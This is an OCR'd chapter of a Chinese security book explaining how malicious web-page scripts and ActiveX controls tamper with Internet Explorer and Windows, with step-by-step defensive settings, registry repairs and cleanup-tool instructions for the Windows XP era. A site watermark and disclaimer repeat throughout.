此类代码会利用IE执行ActiveX实现，虽然说IE提供对于“下载已签名的ActiveX控件”进行提示的功能，但是恶意攻击代码会绕过IE，在无需提示的情况下下载和执行ActiveX控件程序，而这时恶意攻击者就会取得对系统的控制权限。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

8.1.2 网页攻击的防范措施

用户了解了常见的网页攻击手段之后，在提高防范意识的同时，还需要做好预防的工作。大致有如下几点。

1. 设置浏览器安全级别

鉴于很多攻击都是通过包含有恶意的脚本实现攻击，因此可提高IE浏览器的安全级别，其操作步骤如下。

步骤1：单击“属性”命令

右击桌面上的Internet Explorer浏览器快捷图标，在弹出的快捷菜单中单击“属性”命令，弹出“Internet属性”对话框。



步骤2：单击“自定义级别”按钮


切换至“安全”选项卡下，在“该区域的安全级别”选项组中单击【自定义级别】按钮。



步骤3：安全设置


❶ 弹出“安全设置”对话框，在“重置自定义设置”选项组中设置安全级别为高。

❷ 设置完毕后单击【确定】按钮。



步骤4：确认更改

弹出“警告！”对话框，询问用户是否要更改该区域的安全设置，直接单击【是】按钮即可。



2. 过滤指定网页

如果用户遇见了一些包含有恶意代码的网页，可在IE浏览器的设置中将它们屏蔽，只需按照如下步骤操作即可。


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤1：单击【启用】按钮

❶ 打开“Interent属性”对话框，单击“内容”标签切换至“内容”选项卡下。

❷ 在“分级审查”选项组中单击【启用】按钮。




步骤2：输入过滤的网站

❶ 弹出“内容审查程序”对话框，单击“许可站点”标签切换至“许可站点”选项卡下。

❷ 在“允许该网站”文本框中输入过滤的网址。

❸ 输入完毕后单击【从不】按钮。



步骤3：查看设置的过滤网站

执行上一步操作之后可在“许可和未许可的网站列表”列表框中看见过滤的网站，直接单击【确定】按钮即可。



3. 卸载或升级WSH


有些利用VBScript编制的病毒、蠕虫病毒，例如“I Love YOU”和“Newlove”，它们都包含了一个以VBS为扩展名的附件，打开附件后，用户就会被感染，这些病毒会利用Windows内嵌的Windows Scripting Host（Windows脚本宿主），即WSH进行启动和运行。也就是说，如果将WSH卸载或升级，隐藏在VB脚本中的病毒就无法激活了。

4. 禁用远程注册表服务

除了前面介绍的三种防范措施之外，用户还可以禁用远程注册表服务以防止攻击者通过网页攻击修改自己的注册表。

步骤1：单击【启用】按钮

按照1.3.4小节介绍的方法打开“服务”窗口，选中Remote Registry选项后双击该选项。



步骤2：设置启动类型和服务状态

❶ 弹出“Remote Registry的属性(本地计算机)”对话框，设置“启动类型”为“已禁用”。

❷ 然后单击【停止】按钮。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤3：正在停止Remote Registry服务

弹出“服务控制”对话框，此时可看见Windows正在尝试停止本地计算机上的Remote Registry服务。



步骤4：保存退出

返回“Remote Registry的属性本地计算机”对话框，此时可看见服务状态为已停止，直接单击【确定】按钮保存退出即可。



8.2 网页恶意代码概述

关键字
网页恶意代码、IE浏览器、硬盘

视频学习 无

难度水平 ◆◆◆◇◇

在互联网中，网页是用户获取信息的基本途径，大量的信息也都是通过网页的形式展现给用户的。但是随着网络技术的发展，浏览网页却是危机重重，一不小心就有可能发现自己的IE标题栏、默认主页被莫名其妙地篡改了，这很有可能是网页恶意代码在作怪。

8.2.1 认识网页恶意代码

网页恶意代码，又称网页病毒，它主要是利用软件或操作系统的漏洞，并通过Java Applet应用程序、JavaScript脚本语言程序、ActiveX软件部件网络交互技术（可支持自动执行的代码程序）嵌入在网页HTML超文本标记语言内并执行，以强行修改用户操作系统的注册表配置及系统实用配置程序，甚至还可以对被攻击的计算机进行非法控制系统资源、盗取用户文件、恶意删除硬盘中的文件、格式化硬盘等恶意操作。

8.2.2 网页恶意代码的特点和分类

网页恶意代码的技术以WSH为基础，此概念最早出现于Windows 98操作系统。网页恶意代码的攻击形式是基于网页的，如果用户打开了带有恶意代码的网页，则所执行的操作就不仅仅是浏览网页了，甚至还会运行病毒或木马，从而修改了注册表。

1. 网页恶意代码的特点

常见的网页恶意代码主要有两个特点：

1）使用引人注意的网页名称；

2）网页恶意代码主要针对毫无安全意识和好奇心强的用户。

网页恶意代码主要利用了软件或操作系统的安全漏洞，一旦用户浏览了含有病毒或木马的网页，则会给用户系统带来不同程度的破坏。令中招的用户苦不堪言，甚至造成无法

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

弥补的惨重损失。

2. 网页恶意代码的分类

根据网页恶意代码的作用对象及其表现的特征，可以归纳为修改IE浏览器和修改用户操作系统两大类。

（1）修改IE浏览器

该类网页恶意代码是通过JavaScript、Applet、ActiveX编辑的脚本程序来修改IE浏览器的，该类恶意代码具有如下特征：

1）修改默认主页。
2）修改默认IE搜索引擎。
3）对IE标题栏添加非法信息。
4）在鼠标右键快捷菜单中添加非法网站广告链接。
5）在IE收藏夹中强行添加非法网站的地址链接。
6）在IE工具栏中强行添加按钮。
7）锁定地址下拉菜单及其添加文字信息。

（2）修改用户操作系统

该类网页恶意代码是通过JavaScript、Applet、ActiveX编辑的脚本程序来修改用户操作系统的，该类恶意代码具有如下特征：

1）格式化硬盘。
2）非法盗取用户资料。
3）恶意修改、删除、移动用户文件。
4）锁定禁用注册表，编辑REG注册表文件打开方式错乱。
5）锁定IE网址，使其自动调用打开。
6）暗藏病毒，全方位侵害系统，造成系统瘫痪。
7）开机时自动弹出对话框。

8.2.3 网页恶意代码攻击的形式

由于网页恶意代码都嵌入在HTML中，而HTML支持多种脚本语言，因此网页恶意代码是一种基于脚本语言的攻击方式。下面介绍网页恶意代码所使用的脚本语言及攻击方式。

1. 网页恶意代码脚本语言

网页恶意代码所使用的脚本语言以JavaScript和VBScript最为常见，下面介绍一些JavaScript与VBScript语言的基础知识。

（1）JavaScript



JavaScript是一种描述语言，可被嵌入在HTML文件中。JavaScript在不使用任何网络的情况下回应使用的需求事件，如当一个用户输入一项资料时，它不需要经过传给服务器端处理再传给用户的这个过程，而是直接被客户端的应用程序所处理。

JavaScript程序是以纯文本的方式编写的，因此不

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

需要编译，任何纯文本的编辑器都可以进行JavaScript文件的编写。不过还是推荐使用专门的编辑软件，如Dreamweaver CS，不仅有一目了然的代码高亮显示功能，同时还带有较全的代码提示和错误提示。

- 直接加入HTML文档

此种方法最为常用，一般含有JavaScript的网页都是采用这种方法，其格式为：

```
<script language="Javascript">
  <!--
  //-Javascript结束-->
</script>
```

其中<script language="Javascript">的作用是告诉浏览器此标签中是使用JavaScript编写的程序，需要调用相应的解释程序进行解释。“//”表示JavaScript的注释部分，即从“//”以后的内容全部被注释掉，将不被运行显示。另外还有一点需要注意的地方，<script>标签并没有固定的位置，可以包含在<head>标签中，也可以出现在<body>标签中的任何一个地方。

- 引用方式

这种使用方法并不是把代码直接编写在HTML文档中，而是将JavaScript编写成一个扩展名为.js的源文件，然后再利用<script>标签引用该源文件。这种方法可以提高程序代码的利用率。其基本格式如下：

```
<script src="url" type="text/javascript"></script>
```

其中“url”就是源文件的路径。同样，<script>也可以被放在HTML头部或者主体的任何一个位置。

（2）VBScript



VBScript是微软开发的一种脚本语言，全称为Visual Basic Script。它是ASP动态网页默认的编程语言。与ASP内建对象和ADO对象相互配合，能够使用户快速掌握访问数据库的ASP动态网页开发技术。

VBScript在网页和ASP程序制作方面得到了广泛的应用，它也可以直接用来制作可执行程序。另外，VBScript也可以通过Windows脚本宿主调用COM，因此它可以随意使用Windows操作系统中所使用的所有程序库。如Microsoft Office库中的Microsoft Access和Microsoft SQL Server程序库。除此之外，VBScript也会被其他的程序调用，例如Windows操作系统、网页浏览器的客户端以及网页浏览器的服务器端。

- Windows操作系统

在Windows操作系统中，VBScript可以在WSH的范围内运行。它可以不断自动完成Windows系统任务，VBScript适用于扩展名为.VBS、.WSF、.HTA、.CHM的文件，其中Windows操作系统会自动辨认和执行扩展名为.VBS和.WSF的文件，不过这两种文件完全是文字形式，只能通过少数的几种对话窗口与用户通信；Internet Explorer则可执行HTA和CHM

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

格式的文件，因而HTA和CHM文件也可使用HTML格式，它们的程序代码可以像HTML那样被编辑、检查。

- 网页浏览器的客户端

用户在网页浏览器中所看到的就是VBS程序执行的结果。在网页中VBScript与JavaScript可算是竞争者，它们都是用来实现动态HTML的，甚至可以将整个程序整合到网页中。

不过VBScript并没有强大的优势，因为它只得到了Internet Explorer浏览器的支持。而JavaScript则几乎被所有的网页浏览器所支持。但在Internet Explorer浏览器中，其使用权限还是相同的，都只能使用Windows操作系统中有限的对象。

- 网页浏览器的服务器端

在网页浏览器方面，VBScript是微软的Active Server Pages的一部分，同时与JavaScript Pages和PHP竞争。在网页中，VBScript的程序代码可以直接嵌入到HTML文档中，这样的网页文件扩展名为.ASP。网页服务器的Internet信息服务会执行ASP文件内部的程序部分，并将结果转换为HTML格式传递到网页浏览器上，也就是用户在网页浏览器中所看到的最终结果。

由于VBScript由网页浏览器解释执行，因此不会给服务器增加太多的负担。它简单、易学、通用，只要是Windows 98以后的所有Windows版本都可以直接使用。这些都是VBScript的优点。不过VBScript也有很多不尽如人意的地方，如VBScript无法作为电子邮件的附件发送，因为Microsoft Outlook拒绝接收VBScript的附件。另外，VBScript的编辑器也非常有限。操作系统不能对VBScript进行特殊的保护，也没有监察恶意功能的能力。

2. 网页恶意代码攻击

随着互联网技术的发展，越来越多的用户都喜欢用自己的个人主页来展示自己，但是这些个人网站也成为了网页恶意代码攻击的对象。其结果可以是只修改IE首页地址，也可以是锁定IE部分功能阻止用户修改，甚至还可以造成系统的崩溃、数据丢失。

（1）篡改IE默认主页

网页恶意代码篡改IE默认主页的原理在于它修改了注册表中HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Main\Start Page和HKEY_CURRENT_USER\SOFTWARE\Microsoft\Internet Explorer\Main\Start Page两项中的“Start Page”键值。





解决方法：只需将这两处Start Page的键值设置为about:blank，即双击Start Page键值项，弹出“编辑字符串”对话框，在“数值数据”文本框中输入about:blank即可。

（2）IE部分设置被禁止

用户如果打开“Internet属性”对话框，发现部分功能无法使用，例如无法设置主页或者无

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

法删除Internet临时文件，这很有可能是由于网页恶意代码修改注册表中对应的选项造成的。




解决方法：如果无法修改主页，则很可能是注册表编辑器中HKEY_CURRENT_USER\Software\Policies\Microsoft\ Internet Explorer\Control Panel子项下的homepage键值项被修改了，只需将homepage键值项的键值修改为0即可。

如果无法删除Internet临时文件，则很可能是注册表编辑器中HKEY_CURRENT_ USER\Software\Policies\Microsoft\Internet Explorer\Control Panel子项中的Settings、Links、SecAddSites键值项被修改了，只需将这三项键值修改为0即可。

（3）篡改IE浏览器的标题栏

在正常情况下，IE浏览器的标题栏后面都会有“Microsoft Internet Explorer”的字样，而一些恶意网站就利用注册表将其修改成为网址或一些广告信息。



解决方法：该故障产生的原因是注册表编辑器中HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Main和HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main子项中增添了Window Title键值项，只需将其删除即可。

（4）格式化磁盘

当浏览带有此类恶意代码的网页时，浏览器就会自动弹出警告“当前的页面含有不安全的ActiveX，可能会对用户造成危害”，让用户选择是否继续。如果选择了“是”，则硬盘正在被格式化，而格式化时的操作都是最小化进行的，等用户发现时后悔也来不及了。

解决方法：只能做到时刻警惕，对一些弹出ActiveX的警告页面一定要谨慎处理，看仔细了再选择，不要随便就选择“是”。因为提示的信息也有可能是其他内容，如“Windows正在删除临时文件，是否继续”等，因此要特别留意这些信息。

（5）系统启动时弹出对话框或网页

用户如果浏览带有此类恶意代码的网页，每当系统启动时，就会自动弹出带有广告信息的对话框，或者疯狂弹出大量的网页窗口，无法完全关闭，严重的还可能会造成系统瘫痪。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

解决方法：如果弹出的是对话框，则在注册表编辑器中依次展开“HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Winlogon”子项，然后在右侧窗口中找到LegalNoticeText键值项，将其删除即可。

如果弹出的是网页窗口，则首先在“运行”对话框中运行msconfig命令，打开“系统配置使用程序”对话框，在“启动”选项卡下取消勾选所有后缀为url、html、htm的启动复选框，然后重新启动计算机即可。

8.3 网页恶意代码的修复与防范

关键字：网页、恶意代码、防范

视频学习：光盘\第8章 网页攻防实战\ 8-3 网页恶意代码的修复与防范

难度水平：◆◆◆◇◇

要想确保网络安全，了解来自网络的入侵和防御方法是十分必要的，因为攻击和防范永远是一对密不可分的矛盾，只有找到安全防范的方法，才能尽量降低自己的网络被攻击的可能性。

8.3.1 网页恶意代码修复

修复网页恶意代码除了可以通过注册表修复之外，还可以选择使用第三方软件来达到修复效果，并且操作十分简单。这里以超级兔子为例介绍修改网页恶意代码的操作方法。

步骤1：单击“兔子工具”标签

双击桌面上的“超级兔子”快捷图标，启动超级兔子软件，在主界面中单击“兔子工具”标签。




步骤2：选择守护天使

接着在“兔子工具”选项卡下单击“守护天使”选项。



步骤3：扫描IE浏览器

打开“守护天使”窗口，在“IE修复”选项组中单击【扫描】按钮开始扫描IE浏览器被修改过的项目。如右图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤4：开始修复


❶ 扫描完毕后在“选择修复项目”选项组中选中需要修复的选项。

❷ 单击【修复】按钮。



步骤5：查看修复的结果

待修复完毕后可在“已修复项目”选项卡下看见修复的结果。




8.3.2 网页恶意代码防范

网页恶意代码的攻击常常为用户带来极大不便，为了远离网页恶意代码的骚扰，就需要对症下药，选择合适的防范措施。防范网页恶意代码的措施除了8.1.2小节中介绍的设置浏览器级别和过滤浏览器网页之外，还可以通过设置WSH来防范网页恶意代码。

步骤1：单击“文件夹选项”命令

打开“我的电脑”窗口，单击菜单栏中的【工具】按钮，接着在弹出的菜单中单击“文件夹选项”命令。



步骤2：删除JavaScript脚本文件


❶ 打开“文件夹选项”对话框，切换至“文件类型”选项卡下，在“已注册的文件类型”选项组中选中JS选项。

❷ 选中之后单击【删除】按钮。



步骤3：删除wshom文件

按照C:\WINDOWS\system32的路径打开对应的文件夹，找到wshom文件，然后按【Shift+Delete】组合键。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤4：确认删除

弹出“确认文件删除”对话框，询问用户是否要删除该文件，单击【是】按钮确认删除。



步骤5：输入regedit命令

❶ 按下【WIN+R】组合键，弹出“运行”对话框，输入regedit命令。

❷ 输入完毕后单击【确定】按钮。



步骤6：单击“删除”命令

在“注册表编辑器”窗口中依次展开HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}子项并右击，在弹出的快捷菜单中单击“删除”命令。



步骤7：单击“控制面板”命令

单击【开始】按钮，在弹出的“开始”菜单中单击“控制面板”命令。




步骤8：双击“添加或删除程序”图标

打开“控制面板”窗口，双击“添加或删除程序”快捷图标。



步骤9：选择添加/删除Windows组件

打开“添加或删除程序”窗口，在窗口的左侧单击【添加/删除Windows组件】按钮。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤10：单击【详细信息】按钮

❶ 弹出“Windows组件向导”对话框，勾选“附件和工具”复选框。

❷ 单击【详细信息】按钮。



步骤11：查看附件的详细信息

❶ 弹出“附件和工具”对话框，在“附件和工具的子组件”列表框中勾选“附件”复选框。


❷ 选中之后单击【详细信息】按钮。



步骤12：删除Windows Scripting Host

❶ 弹出“附件”对话框，在“附件的子组件”选项组中取消勾选Windows Scripting Host复选框。

❷ 选中之后单击【确定】按钮即可。



提示：IE炸弹

用户在浏览网页时可能会遇到这种情况：打开某个网页之后立即跳出其他的网页，还没有来得及关掉这个网页后又跳出第二个，这样一直下去，导致计算机死机。这种网页木马被称为IE炸弹，利用的是IE浏览器自身的漏洞。

IE炸弹的攻击方式有死循环、不断打开窗口、消耗CPU资源三种。

死循环是通过嵌套在HTML代码中的可执行代码（如VB小程序代码，VBScript等），代码在执行时陷入无穷的循环中，最终致使资源耗尽而死机。而不断打开窗口也是利用死循环代码实现的，只是在控制条件上加一句打开窗口的命令即可。消耗CPU资源通常可以通过JavaScript脚本代码实现。

因为这类恶意代码利用的是IE自身存在的漏洞，要避免受到轰炸可从MS的网站上更新IE浏览器，受攻击时可及时在任务管理器中关掉含弹出窗口的网页。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

知识进阶：IE浏览器安全设置

IE浏览器中的Web内容划分了四个区域，即Internet、本地Intranet、受信任的站点和受限制的站点。每一个区域都有着自己的安全级别及对应的属性，用户可按照下面的操作设置各个区域的安全级别和属性，防范页面中的木马和病毒入侵计算机。

光盘	光盘/第8章 网页攻防实战/8-4 IE浏览器安全设置

❶ 打开“Internet属性”对话框，切换至“安全”选项卡下，单击选中Internet快捷图标。在“该区域的安全级别”选项组中单击【默认级别】按钮，如右图所示。




❷ 将鼠标指针移动至左侧的滑块处，拖动它来设置该区域的安全级别，例如将Internet区域设置安全级别为中，如下图所示。



❸ 单击“受信任的站点”图标，在“该区域的安全级别”选项组中设置安全级别。设置完毕后单击【站点】按钮，如下图所示。



❹ 弹出“可信站点”对话框，在“将该网站添加到区域中”选项组中输入可信站点。输入完毕后单击【添加】按钮，如下图所示。



❺ 执行上一步操作之后，此时可在“网站”文本框中看见添加的网站。直接单击【确定】按钮，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

⑥ 返回“Internet属性”对话框，单击“受限制的站点”图标。接着单击下方的【站点】按钮，如下图所示。



⑦ 弹出“受限站点”对话框，在“将该网站添加到区域中”文本框输入受限站点。输入完毕后单击【添加】按钮即可，如下图所示。



溜客安全网 WwW.176Ku.CoM

